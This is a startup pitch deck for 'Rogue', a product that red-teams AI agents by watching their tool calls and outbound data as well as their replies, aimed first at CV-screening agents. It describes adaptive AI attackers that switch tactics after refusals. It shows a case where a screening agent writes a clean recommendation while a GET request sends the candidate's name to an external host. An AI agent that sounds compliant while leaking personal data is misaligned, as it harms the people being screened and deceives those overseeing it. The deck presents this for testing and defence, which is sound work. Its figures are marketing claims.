

ROGUE

The autonomous red-team for AI agents.

We grade what an agent **does**, not what it says: its real tool calls and its data egress.

AI agents don't just talk. They **act**. And they can say the right thing while doing the wrong thing.

- 01 Agents call tools, browse the web, move data. **The harm is in the action, not the transcript.**
- 02 Every agent red-team today grades the **text** the agent produces.
- 03 So the dangerous failure passes every test: an agent that **sounds compliant while it quietly leaks data.**

Agents are shipping faster than anyone can test them. The law just caught up.

- Every company is deploying agents; **almost none can test what they actually do.**
- % **78% of enterprises** have made no meaningful move on EU AI Act compliance. **61% can't produce the documentation** high-risk AI now requires, the exact evidence Rogue generates.
- § **EU AI Act:** CV-screening is high-risk (Annex III), enforced **Dec 2027**. Penalties up to **€35M / 7%** of global revenue.

Source: Vision Compliance, 2026 EU AI Act Readiness Report.

This isn't hypothetical. It already happened.

Hiring AI has already been **scrapped, settled, and sued**, for harm that never showed up in its answers.

AMAZON · 2018

Scrapped

Killed its own hiring AI after it taught itself to penalize résumés containing the word "women's."

Bias no one saw in the output.

ITUTORGROUP · 2023

\$365,000

EEOC settlement: its recruiting software auto-rejected women 55+ and men 60+. The first EEOC AI-hiring case.

It discriminated silently.

MOBLEY V. WORKDAY · 2024–25


Class action

A US federal court let an age-discrimination collective proceed against the AI-screening vendor, not just the employer.

The vendor is in the blast radius.


Everyone else reads the words. Rogue watches every move.

Point Rogue at any agent. An **army of AI attackers** probes it; a **behavior oracle** grades the bytes that physically leave the box, caught by a sink we own. Every breach maps to the EU AI Act and GDPR.



The **action channel** is the one nobody else watches.

Not one prompt. **An army of agents that adapts.**



- ♦ A refusal is **information**. Each attacker changes tactic turn after turn, and never repeats a line that just failed.
- ♦ Verbal breaches are LLM-graded; the breach that matters, **data leaving the box**, is judged on the bytes on the wire: deterministic, immune to an agent that learned to *sound* safe.

60

attacks · one deep run

29

graded breaches

0

human steps in the loop

It said the right thing. It did the wrong thing.

● WHAT IT SAID

"Strong profile — recommend advancing Amina to the technical interview." Cites only the CV.

text check: PASSED ✓

● WHAT IT DID

```
GET https://lookup.talent-verify.io/badge?candidate=
Amina%20Khoury
```

● her data left the box → external host · CRITICAL

● 3 attacks

● 3 breaches

● 3 critical

● text said SAFE on all 3

Zero tools. Self-reported nothing. We caught the bytes anyway.

The empty lane is ours.

COLUMNS: WHAT THE TOOL ACTUALLY GRADES · ROWS: WHEN IT RUNS

	The TEXT what it says	The BEHAVIOR what it actually does
OFFENSIVE RED-TEAM	Giskard · General Analysis · Promptfoo	ROGUE grades the bytes that leave the box
RUNTIME DEFENSE	Lakera · Prompt Security	Zenity · Noma (block only, in-prod)

Everyone else red-teams the **conversation**; we instrument the agent's **actions**. The innocent-reply, secret-exfiltrated breach is invisible to a text-grader, and it's the one we're built to catch. **Vanta** / **Drata** are the paperwork; we generate the evidence their register asks for.

We land where the law looks first: **AI CV-screening.**

- § **High-risk by law.** A screening agent has no business looking a candidate up beyond her CV.
Annex III · GDPR data-minimisation.
- ⦿ **A clear buyer.** The founder / CTO of an HR-tech or ATS vendor: no security team, personal liability on the first screen.
- ★ **A real design partner.** Our own startup's agent is partner #1, live today.

Why a wedge: CV-screening is the sharpest, most regulated agent to break first. Win it, then run the same engine at every high-risk agent: hiring, lending, education, insurance.

We didn't mock this. We broke real agents.

A live black-box HR agent BLACK-BOX

A Claude-powered screening agent that exposes **zero tools** and self-reports nothing. We caught the candidate's name leaving on the wire anyway, while its written recommendation read perfectly clean.


The case a metadata-checker can't solve.

Our own agent · Rowads SHIPPING

A real, shipping production agent, pointed at CV-screening as our **design partner #1**. With no guardrail it fetched the candidate's profile off-box, leaking her identifiers to a third party: the exact Annex III / GDPR risk.

Your best design partner is your own startup.

Land free. Expand to recurring.



Software economics: ~€5 of compute against a €1,500 price. The free scan is not a loss-leader, it's the lead-gen engine. **How we fill that funnel → next slide.**

Scan-as-lead-gen.


- 1 Scan a prospect's agent (**opt-in**) for free.
 - 2 Send a **blurred Annex III report** with one confirmed, scary finding.
 - 3 Close the **€1,500 deep scan**, then expand to monitoring + Vault.
- 🔗 **Viral loop:** the vendor forwards the report to their own enterprise buyer.

First €10K = 7 deep scans

from an 84-contact P0 list we already built · CAC ≈ €1-2

Consent is the moat, not a constraint: we only scan an agent the vendor opts in to. The compliance product is itself compliant, and the same scan-first motion repeats per Annex III vertical.

HR is the wedge. The platform is every agent.



Every AI agent has a breaking point. Rogue finds it first, before a real user does. Already proven beyond HR on a third-party consumer agent.